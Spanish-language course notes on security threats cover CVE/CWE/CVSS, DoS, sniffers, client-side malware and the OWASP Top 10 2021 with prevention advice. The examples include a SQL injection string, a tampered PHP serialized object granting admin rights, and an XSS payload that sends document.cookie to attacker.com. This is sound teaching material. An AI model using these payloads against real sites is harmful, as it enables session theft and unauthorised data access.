UNIDAD 2

AMENAZAS A LA SEGURIDAD

Conceptos Básicos

- **Daño**: el perjuicio que se produce cuando un sistema informático falla. El perjuicio debe ser cuantificable.
- **Riesgo:** Como el producto entre la magnitud de daño y la probabilidad de que este tenga lugar.
- **Amenaza:** Situación de daño cuyo riesgo de producirse es significativo.
- **Exploit:** cualquier técnica que permita aprovechar una vulnerabilidad de un sistema para producir un daño en el mismo.
- **Vulnerabilidad:** deficiencia en un sistema susceptible de producir un fallo en el mismo.

Vulnerabilidad

- **Tipos de vulnerabilidades**
  - Implementación
  - Diseño
  - Diseño y uso

- **Áreas de vulnerabilidades en entornos Web**
  - Área de Cliente
  - Área de Red
  - Área de Servidor

La Nube

- Ventajas
  - Facilidad de acceso a la información desde cualquier dispositivo y lugar
  - Infraestructura flexible y escalable basada en servicios
  - Reducción de costos por infraestructura y servicio
  - Centralización de administración y gestión de datos
- Desventajas
  - Dependencia en la infraestructura y servicio de terceros
  - Dependencia en servicios de comunicación externos para acceder al sistema y datos propios
  - No tener control de la seguridad

Ataque a Aplicaciones Conocidas

- **CVE (Common Vulnerabilities and Exposures)**: es un código asignado que permite identificar a una **vulnerabilidad** de forma univoca.
  Este código fue creado por MITRE Corporation y permite conocer de manera más objetiva las vulnerabilidades.
  Forma de implementación: CVE – año - numero.

  http://cve.mitre.org/

- **CWE (Common Weakness Enumeration):** es una lista de tipos de **debilidades** de software y hardware. Se identifican con la sigla CWE-número.

  https://cwe.mitre.org

- **NVD (National Vulnerabilit Database):** del NIST es un repositorio de USA para la gestión de datos de vulnerabilidades basados en estándares

- **CVSS (Common Vulnerability Scoring System)** es un conjunto de estándares abiertos para asignar un valor o puntaje de severidad a una vulnerabilidad. Este puntaje va de 0.0 a 10.0, siendo este último el de mayor severidad.

  https://www.first.org/cvss

  https://nvd.nist.gov/vuln-metrics/cvss/v3-calculator

Prevención de Vulnerabilidades

- **Listas Bugtraq:** Es una lista de notificación sobre vulnerabilidades encontradas en software y hardware. Por ejemplo, http://seclists.org/bugtraq.
- **Sistemas Automáticos de Análisis**
  - **DAST (Dynamic Application Security Testing)**: Scanner de vulnerabilidades, por ejemplo: Vega, OpenVAS, Uniscan
  - **SAST (Static Application Security Testing):** Auditoria automática por código, por ejemplo: PMD, SonarQube, bandit
  - **IAST (Interactive Application Security Testing):** Detectan vulnerabilidades a tiempo real durante la ejecución de una aplicación, por ejemplo: Contrast Assess, ContrastSecurity, Hdiv security
  - **Redes Trampa** http://honeynet.org

CERT/CSIRT

- **CERT:** Computer Emergency Response Team.
- **CSIRT:** Centro de respuesta a incidentes de seguridad informática.

Equipos responsables de gestionar los incidentes de seguridad informática que le competen según su alcance y comunidad. Estos grupos interactúan entre sí a fin de intercambiar información para actuar de la mejor manera ante incidentes, su impacto, alcance y naturaleza, comprender causas, soluciones, coordinar y dar apoyo, brindar información.

Funciones

- Ayudar a atenuar y prevenir incidentes graves de seguridad
- Proteger informaciones valiosas
- Coordinar de forma centralizada la seguridad de la información
- Guardar evidencias, por si hubiera que recurrir a pleitos
- Apoyar y prestar asistencia a usuarios para recuperarse de incidentes
- Respuestas centralizadas, promover confianza.

Denegación de Servicio (DoS)

Ataque de denegación de servicio, es un ataque a un sistema de computadoras o red que causa que un servicio o recurso sea inaccesible a los usuarios legítimos.
Normalmente provoca la pérdida de la conectividad de la red por el consumo del ancho de banda o sobrecarga de recursos computacionales.

Tipos

- **Volume-based DDos Attacks**: Se inunda con paquetes o conexiones de red sobrecargando el equipamiento de la red de servidores o ancho de banda
- **Application DDos Attacks:** Se opera a nivel de aplicación usualmente por HTTP intentando saturar el servidor/servicio
- **Low-rate DoS (LDoS) Attacks:** Se explota una vulnerabilidad de diseño o implementación.

Flooding (Inundación): genera solicitudes maliciosas a un servicio, saturándolo o haciéndolo entrar en modo de espera. De esta forma se anula o limita funcionamiento.

BotNet: Conjunto de terminales que ejecutan software que permite el control total o parcial desde ubicaciones remotas. Los terminales se denominan (bots o zombies)

Ejemplos de Denegación de Servicios (DoS)

- Inundación SYN (SYN Flood)
- SMURF (ICMP Flood)
- Peer-to-peer
- A nivel de aplicacion
- Inundación ICMP (ICMP Flood)
- Inundación UDP (UDP Flood)
- Utilización de recursos
- Degradación de servicio


- Slowloris(HTTP request parciales. Low-rate)
- Mirai malware (TP-Link routers)

Sniffers

Es un programa de captura de tramas de red. Existen sniffers para redes Ethernet (LAN) y algunos de ellos son: Ethereal, WinPcap, Ettercap, TCPDump, WinDump, WinSniffer, Hunt, Darkstat, Traffic-vis, etc. En otras palabras, son programas que permiten ver lo que esta pasando en un canal de red. Son únicamente de lectura, no pueden modificar. Se puede realizar con todo tipo de tecnologías (Bluetooth, wifi, etc)

Para redes inalámbricas: Kismet, Network Stumbler, etc.

Implementación de Sniffers en la Red Interna



Man In The Middle: Mismo concepto que el sniffer pero además puede modificar.

Atacando a los Navegadores

- **Tampering o Data Diddling**: Modificaciones no autorizadas de información que se realizan desde el lado del cliente. Se realiza por medio de proxys.
- **Ataques Mediante JavaScript:** Capacidad de poder operar en el runtime del cliente. Se explotan fallas de seguridad de navegadores web y servidores de correo.
- **Ataques Drive-By Download:** Infecciones masivas, solo ingresando a un sitio web. Propagan los malware e inyectan código dañino entre su código original.

Otras tecnologías generadoras de riesgos:

- JavaScript
- Shockwave
- Microsoft Silverlight
- Plugins de Navegador
- ActiveX
- Java Applets
- PDF Flash

Otros Ataques a Clientes

- **Hijackers:** Programas que modifican el funcionamiento o configuración del cliente para que el atacante secuestre información. Ejemplo: Page hijacking, Session hijacking, Browser hijacking
- **Rootkits:** Programas que permiten que aplicaciones maliciosas permanezcan ocultas en el S.O. o que no pueda ser eliminada. Ejemplo: procesos fantasmas en paralelo
- **Backdoors:** Son programas que habilitan un acceso alternativo al sistema, evitando autenticaciones. Se suelen instalar en sistemas comprometidos para facilitar su posterior uso.
- **Stealers:** Programas que acceden a información almacenada. Su principal objetivo son contraseñas.
- **Keyloggers:** Registran la actividad de dispositivos de entrada. Ejemplo: teclados
- **Rasomware:** Retienen el control del equipo o cifran información almacenada para que esta no pueda ser accedida. En muchos casos cobran rescate de esta información. Ejemplos: VirusUkash, WannaCry, Petya/NotPetya, Cryptolocker, Cryptowall

OWASP (TOP10)

Lista de técnicas de seguridad que deberían ser consideradas para cada desarrollo de proyecto. Escrito por desarrolladores. Una de sus principales ventajas es la de proveer una guía practica que ayude a los desarrolladores a hacer mas seguras sus aplicaciones. Estas técnicas deben ser empleadas en etapas tempranas del desarrollo para así obtener una mayor eficiencia.

- **Proveedores de datos:**
  - AppSec Labs
  - Cobalt.io
  - Contrast Security
  - Gitlab
  - HackerOne
  - HCL Technologies
  - Micro Focus
  - Pen Test-Tools
  - Probely
  - Sqreen
  - Veracode
  - WhiteHat (NTT)
- **Principales fuentes de datos**
  - Herramientas asistidas por Humanos (HaT)
  - Humano asistido por Herramientas (TaH)
  - Herramientas en bruto.

  Tasa de incidencia: porcentaje de población de aplicaciones que tienen al menos una instancia de un tipo de vulnerabilidad.

  ¿Como se arma el TopTen?
  Se analizan las 8 categorías con más tasa de incidencia, luego de que se evaluaron los resultados de la encuesta para ver cuales ya se encuentra presente, los dos más votados que no están presentes serán seleccionadas para los otros dos puestos del Top 10. Luego se determinan los factores explotabilidad e impacto y luego se procede a ordenarlas en función del riesgo.

- **Factores de datos**
  - **CWEs mapeados:** Numero de CWEs asignadas a una categoría
  - **Tasa de incidencia:** Porcentajes de aplicaciones vulnerables a esa CWE
  - **Cobertura:** Porcentaje de aplicaciones que han sido testeadas para determinar la CWE
  - **Explotabilidad Ponderada:** sub-puntuacion de explotabilidad de las puntuaciones CVSSv2 y CVSSv3 asignadas a las CVEs mapeadas a las CWEs, normalizados y colocados en la escala de 10 puntos
  - **Impacto Ponderado:** sub-puntuacion de impacto de las puntuaciones CVSSv2 y CVSSv3 asignadas a las CVEs mapeadas a las CWEs, normalizados y colocados en la escala de 10 puntos
  - **Total de Ocurrencias:** Numero total de aplicaciones en las que se encontraron CWEs asignados a una categoría
  - **Total de CVEs:** Numero total de CVEs en la DB del NVD que fueron asignadas a las CWEs asignados a una categoría

ASVS (Application Security Verification Standard)

Estándar de seguridad de aplicaciones que proporciona una guía exhaustiva para verificar y mejorar la seguridad de las aplicaciones web y móviles. Desarrollo por la OWASP.
Establece lista de requisitos y controles de seguridad que las aplicaciones deben cumplir para protegerse contra diversas vulnerabilidades y ataques comunes.

- **Objetivos**
  - Ayudar a las organizaciones a desarrollar y mantener aplicaciones seguras
  - Permitir que los proveedores de servicios de seguridad, herramientas y los consumidores alineen sus requisitos y ofertas
- **Niveles de ASVS**
  - **ASVS Nivel 1 (L1):** Para bajos niveles de garantía, y es completamente comprobable con pentesting
  - **ASVS Nivel 2 (L2):** Para apps con datos confidenciales, requiere protección y es el nivel recomendado para la mayoría de las apps.
  - **ASVS Nivel 3 (L3):** Para apps más críticas que realizan transacciones de alto valor, contienen datos sensibles, etc.

Top Ten Web Application Security Risks 2021

- A01 – Pérdida de Control de Acceso
- A02 – Fallas Criptográficas
- A03 – Inyección
- A04 – Diseño Inseguro
- A05 – Configuración de Seguridad Incorrecta
- A06 – Componentes Vulnerables y Desactualizados
- A07 – Fallas de Identificación y Autenticación
- A08 – Fallas en el Software y en la Integridad de los Datos
- A09 – Fallas en el Registro y Monitoreo
- A10 – Falsificación de Solicitudes del Lado del Servidor

- **A01 – Pérdida del Control de Acceso**

  Las aplicaciones deberían realizar la verificación de nivel de acceso a las funciones del lado del servidor al momento de que cada función y/o dato es accedido. Si no los atacantes serán capaces de forzar peticiones con la finalidad de acceder a la funcionalidad sin la autorización apropiada.
  Este tipo de vulnerabilidades suceden cuando la aplicación no protege adecuadamente las páginas de destino.
  Ejemplo:
  http://ejemplo.com/app/getappInfo
  http://ejemplo.com/app/admin_getappInfo -> si un atacante puede acceder a esta URL sin permisos, eso es un fallo y puede llevar al atacante a páginas de administración que no están debidamente protegidas. Pudiendo así acceder a información por medio de sentencias SQL tales como:

  String query = “SELECT * FROM accts WHERE account =?”;
  PreparedStatement pstmt = connection.prepareStatement(query, …);
  pstmt.setString(1, request.getparameter(“acct”));
  ResultSet results = pstmt.executeQuery();

El atacante modificara el parámetro “acct” para enviar cualquier numero de cuenta que quiera.

- **Prevención**
  - Usar referencias indirectas por usuario o sesión
  - Comprobar el nivel de acceso al objeto
  - Control de acceso único y reutilizado en toda la aplicación
  - Deshabilitar el listado de directorios del servidor web y asegurar metadatos
  - Limite la tasa de acceso a APIs y al control de acceso
  - Los tokens JWT deben ser invalidados luego de la finalización de la sesión por parte del usuario
  - Gestión de acceso y permisos actualizados y auditables fácilmente
  - No debe haber acceso por defecto y deben ser requeridos permisos por roles para cada funcionalidad.
  - Si la funcionalidad forma parte del Workflow, esta debe ser verificada y asegurada las condiciones para el acceso
  - No implementar controles en la capa de visualización

- **A02- Fallas Criptográficas**

  La información sensible demanda protección adicional encriptándola en su almacenamiento y tránsito.

  Ejemplo: Se encriptan los números de tarjetas de crédito utilizando el cifrado automático de la BD. Esto significa que esta información se descifra automáticamente, permitiendo que una falla en la inyección SQL permite que se obtenga esta información.
  Se debería haber encriptado en nivel superior, por ejemplo, cifrando los valores con una **llave publica** y permitiendo solo descifrar con la **llave privada**.

  Ejemplo 2: Un sitio web no utiliza o fuerza el uso de TLS para todas las paginas o utiliza cifrados débiles. Un atacante que monitorea el tráfico **degrada de HTTPS a HTTP** e intercepta los pedidos, roba las cookies de la sesión. Utiliza esta información obtenida, accediendo a información o cambiándola.

  Ejemplo 3: La BD de contraseña **utiliza “unsalted hashes”.** Una debilidad en el upload de archivos permitiría al atacante obtener el archivo de contraseñas.

- **Prevención**
  - Cifrar los datos
  - No almacenar datos sensibles innecesarios
  - Algoritmos de cifrado fuertes, claves robustas
  - Almacenar claves con algoritmos diseñados para eso (bcrypt, script, PBKDF2)

- deshabilitar el auto-completar en los formularios y cache de página con datos sensibles.

- **A03- Inyección**

Las fallas de inyecciones tales como SQL, NoSQL, OS, etc. Suceden cuando los datos no confiables son enviados. Los datos hostiles del atacante pueden engañar al interprete y realizar tareas no deseadas. Ocurren en el área del servidor.

Ejemplo:

String query = "SELECT *
FROM accounts
WHERE custID = "" + request.getParameter("id") + """;

El atacante modifica en su navegador el parámetro 'id' para enviar: " ' or '1'=1 " devolviendo así todos los registros de la tabla ACCOUNTS

http://example.com/app/accountView?id='or'1'=1

- **Prevención**
  - Uso de APIs con manejo parametrizado de intérpretes o ORMs
  - Codificación de caracteres especiales
  - Listas blancas o validación de entradas positivas
  - Utilización de LIMIT y otros controles SQL

- **Referencia CSRF**
  La app permite que se envíen peticiones de cambio de estado. El atacante podría insertar código dentro de una etiqueta de imagen y cuando se ejecute la página en vez de cargar la imagen, se realiza una petición HTTP falsificada.

  - Prevención
    - Utilizar de token único y no predecible
    - Requerir nueva autenticación del usuario antes de ejecutar el pedido.

- **Secuencia de Comandos en Sitios Cruzados (XSS)**
  Ocurre cuando una aplicación toma datos no confiables, los envía al navegador sin validarlos y codificarlos apropiadamente. XSS permite a los atacantes ejecutar secuencias de comandos en el navegador de la víctima. Se puede secuestrar la sesión de usuario, destruir la web o dirigir al usuario hacia un sitio malicioso.

- **XSS Reflejado:** La aplicación o API utiliza datos suministrados por un usuario sin ser validados o codificados apropiadamente como parte del HTML de salida o cuando no existe un header que establezca la política de CSP. El usuario interactúa con un enlace o página controlada por el atacante.
- **XSS Almacenado:** La aplicación o API almacena datos proporcionado por el usuario sin validar ni sanear. Es considerado nivel alto o critico
- **XSS Basados en DOM:** Frameworks en JS, app de página única o APIs que dinámicamente incluyen datos controlables por un atacante son vulnerables al DOM XSS.

Ejemplo: La aplicación utiliza datos no confiables en la construcción del siguiente código HTML:

(String) page += "<input name='creditcard' type='TEXT' value ="'" + request.getParameter("CC") + "'>";

El atacante modifica el parámetro 'CC':

'><script>document.location='http://www.attacker.com/cgi-bin/cookie.cgi?foo='+document.cookie</script>

De esta manera el atacante hace que el visitante ingrese al sitio web permitiendo así secuestrar la sesión actual del usuario.

- **Prevención:**
  - Codificar datos no confiables basados en el contexto HTML donde serán ubicados
  - Lista blanca
  - Para formato enriquecido utilizar APIs de auto-sanitizacion
  - Considerar el uso de políticas de seguridad de contenido CSP.

- **A04 – Diseño Inseguro**
  Riesgo en el diseño y fallas arquitectónicas. Esto es un llamado a tener mayor uso de modelado de amenazas, patrones de diseño seguro y arquitecturas de referencia.

  Ejemplo 1: Descartar el "preguntas y respuestas" para validar o recuperar credenciales.

  Ejemplo 2: Atacantes modelan el flujo de una cadena de cines que permite reservar grupos antes de solicitar depósito para tomar muchos asientos en todos los cines a la vez en pocas solicitudes, lo que provocaría una pérdida masiva de ingresos.

  Ejemplo 3: Un sitio web de comercio no tiene protección contra bots. Estos compran tarjetas de video para revenderlos en páginas web de subastas. Con políticas anti-bots

y reglas de lógica de dominio, se puede evitar compras no auténticas y rechazar dichas transacciones.

- **Prevención**
  - Establecer y usar ciclos de vida de desarrollo seguro con app de seguridad profesionales
  - Establecer y utilizar una biblioteca de patrones de diseño seguros o componentes de “Paved Road”
  - Utilizar el modelo de amenazas para autenticación critica, control de acceso, lógica empresarial y flujo clave
  - Integrar lenguaje, control de seguridad de historia de usuarios
  - Verificaciones de admisión en cada nivel de aplicación
  - Escribir pruebas de integración y pruebas unitarias para validar que todos los flujos sean resistentes
  - Compilar casos de uso y caso de uso indebido para cada nivel de app
  - Separar capas de niveles de sistema y red según necesidad de exposición y protección
  - Separar los usuarios que comparten privilegios en el software de manera robusta por diseño de todos los niveles
  - Limitar el uso de recursos

- **A05 – Configuración de Seguridad Incorrecta**

  Se requiere tener bien definida e implementada una configuración segura para la aplicación, marco de trabajo, servidor de aplicación, servidor web, base de datos y plataforma. Todo esto no es seguro por defecto, se debe mantener todo actualizado.

  Ejemplo 1: App basadas en ambientes de trabajo como Struts o Spring. Tiene una falla en XSS. Hasta que no se actualice los atacantes podrán hacer uso de esta de este fallo.

  Ejemplo 2: La configuración del servidor devuelve a los usuarios mensajes detallados de los errores, exponiendo información confidencial o falla subyacentes.

  Prevención

  - Disponer de un proceso rápido, fácil y repetible de fortalecimiento
  - Proceso para mantener y desplegar las act. Y parches en cada entorno
  - Arquitectura de aplicación que proporcione separación segura y efectiva entre los componentes
  - Ejecutar escaneo y realizar auditorias regularmente para identificar fallos de configuración o parches omitidos

  Entidad Externa de XML (XXE)

  Refiere a la capacidad de un atacante para influir en el procesamiento del XML al incluir entidades externas y hacer que la aplicación acceda procese archivos externos. Una entidad externa en XML es una referencia a un archivo externo que se puede

incluir en el documento XML. Por ejemplo: DTD.
La vulnerabilidad XXE ocurre cuando una aplicación no valida ni restringe adecuadamente las entidades externas en el procesamiento XML permitiendo que el atacante proporcione una entidad externa que apunte a un archivo sensible, escanee puertos, haga ejecución remota del código, ataques de denegación de servicio, etc.

Prevención

- Usar formatos como JSON, evitar serialización de datos confidenciales.
- Actualizar procesadores y bibliotecas XML
- Usar validadores de dependencias y SOAP a 1.2 o superior
- Deshabilitar entidades externas de XMLy procesamiento DTD
- Lista blanca (implementación de entrada positiva)
- Entornos asegurados, actualizados, escaneos y auditorias regulares.

- **A06 – Componentes Vulnerables y Desactualizados:**

Librerías, frameworks y otros módulos de software, son ejecutados con privilegios completos. Si un componente es explotado, podría darse lugar a un ataque.

Apache CXF Authentication Bypass
El atacante puede invocar cualquier web services gracias a la falla de un bloque de identificación hecho por el proveedor.

Spring Remote Code Execution
Al abusar de la implantación de “Expression Language” permitía a los atacantes la ejecución de código arbitrario.

Dispositivos de internet de las cosas (IoT)
No son actualizados o es muy difícil.

- **Prevención**
  - Identificar todos los componentes y la versión que están ocupando
  - Revisar la seguridad del componente en base de datos públicas, lista de correos del proyecto y lista de correo de seguridad
  - Regular el uso de componentes, teste de seguridad y licencias, capas de seguridad alrededor del componente.

- **A07 – Fallas de Identificación y Autenticación:**

Las funciones de las aplicaciones relacionadas con la autenticación y gestión de sesiones son implementadas incorrectamente, permitiendo ser vulneradas. Esto permite obtener información sensible o asumir identidades de otros usuarios. La mayoría de los ataques a autenticación suceden por no tener doble verificación. El relleno de credenciales, lista de

contraseñas conocidas, el tiempo de sesión de aplicación, son las posibles fallas que usaría un atacante.

Ejemplo 1: Relleno de credenciales, uso de listas de contraseñas conocidas.

Ejemplo 2: Ataques de autenticación debidos al uso de contraseñas como único factor.

Ejemplo 3: Mala configuración en los tiempos de vida de las sesiones en la aplicación. El usuario cierra el sitio web en vez de usar el "logout".

- **Prevención**
  - Disponer de un robusto y único conjunto de controles de autenticación y gestión de sesiones
  - Evitar vulnerabilidades XSS
  - Autenticación multifactorial
  - Control de contraseñas débiles
  - Limite o incremento en intentos fallidos de inicio de sesión, rotación y complejidad de contraseña

- **A08 – Fallas en el Software y en la Integridad de los Datos**

Relacionados con código e infraestructura no protegidos contra alteraciones. Se incluye la dependencia en plugins, bibliotecas o módulos fuente, repositorios o redes de entrega de contenidos no confiables, actualizaciones no confiables.

Ejemplo 1: Actualizaciones no firmadas, los dispositivos no verifican la firma de sus actualizaciones de firmware.

Ejemplo 2: Actualización maliciosa de SolarWinds

Deserialización Insegura

Ocurre cuando una app recibe objetos serializados hostiles. Entonces esto conduce a la ejecución remota del código. Los objetos serializados pueden ser reproducidos, manipulados o borrados por el atacante, realizar inyecciones o elevar privilegios.

Ejemplo 1: Se utiliza una serialización de objetos PHP para almacenar una cookie que contiene ID, rol, hash password y otros datos. El atacante modifica este objeto para elevar privilegios.

```
a:4:
{i:0;i:132;i:1;s:7:"Mallory";i:2;s:4:"user";i:3;
s:32:"b6a8b3bea87fe0e05022f8f3c88bc960";}
```

```
a:4:
{i:0;i:1;i:1;s:5:"Alice";i:2;s:5:"admin";i:3;s:3
2:"b6a8b3bea87fe0e05022f8f3c88bc960";}
```

Prevención

- No aceptar objetos serializados de fuentes no confiables o utilizar medios de serialización que solo permitan tipos de datos primitivos
- Firmas digitales para objetos serializados
- Registrar y monitorear las conexiones a red entrantes y salientes vinculadas a deserialización

- **A09 – Fallas en el Registro y Monitoreo**

Junto con la falta o integración inefectiva de respuesta de incidentes permiten a los atacantes persistir ataques, pivotear a mas sistemas y manipular, extraer o destruir datos.

Ejemplo 1: el código abierto de un foro es operado por un equipo que fue hackeado utilizando una falla en un software. Los atacantes eliminan el código fuente interno que contiene la próxima versión, y todos los contenidos del foro. La falta de monitoreo produjo esto.

Ejemplo 2: Se escanean usuarios utilizando password por defecto, pudiendo controlar todas las cuentas.

Ejemplo 3: No se detecta una brecha por falta de monitoreo y registro. Un tercero avisa de esta problemática y se detecta que se modificaron miles de registros. Un posterior análisis arrojó que los desarrolladores del sitio web no encontraron fallas significativas.

Ejemplo 4: Una aerolínea sufrió una pérdida de datos ya que un atacante explotó una vulnerabilidad en una app de pago, obteniendo registros de pagos de usuario.

- **Prevención**
  - Se debe registrar con el contexto de usuario ante cualquier error de inicio de sesión, control de acceso y validación de entrada. Esto permite identificar cuentas sospechosas o maliciosas
  - Auditar transacción de alto impacto, además deben poseer una taza alta de controles de integridad
  - Monitorear continuamente y alertas efectivas para detectar actividades sospechosas. Esto ayuda a una respuesta efectiva y veloz.

- **A10 – Falsificación de Solicitudes del Lado del Servidor (SSRF)**

Esto ocurre cuando una aplicación web no está validando la URL donde obtiene el recurso remoto proporcionado por el usuario. Esto permite que el atacante coaccione a la aplicación para que envíe una solicitud falsificada a un destino inesperado.

Ejemplo 1: Escaneo de puertos de servidores externos. Los atacantes pueden determinar si un puerto esta abierto o no dependiendo del tiempo transcurrido para conectar o rechazar las conexiones o mismo de los resultados de la conexión.

Ejemplo 2: Exposición de datos sensibles. Los atacantes pueden acceder a archivos locales como servicios internos para obtener información confidencial.

- **Prevención**
  - Sanitice y valide todos los datos proporcionados por el cliente
  - Cumplir el esquema de URL, puerto y destino con una la lista positiva de ítem permitidos
  - No enviar respuestas en formato crudo a los clientes
  - Deshabilite las redirecciones HTTP

Controles Pro-activos 2018

- C1 – Definir requisitos de seguridad
- C2 - Hacer uso de librerías y marcos de trabajo de seguridad.
- C3 – Acceso seguro a bases de datos.
- C4 – Encodear y escapar datos.
- C5 – Validar todas las entradas de datos.
- C6 – Implementar identidad digital.
- C7 – Implementar controles de acceso adecuados.
- C8 – Proteger los datos.
- C9 – Implementar el registro y monitoreo de seguridad.
- C10 – Manejo de errores y excepciones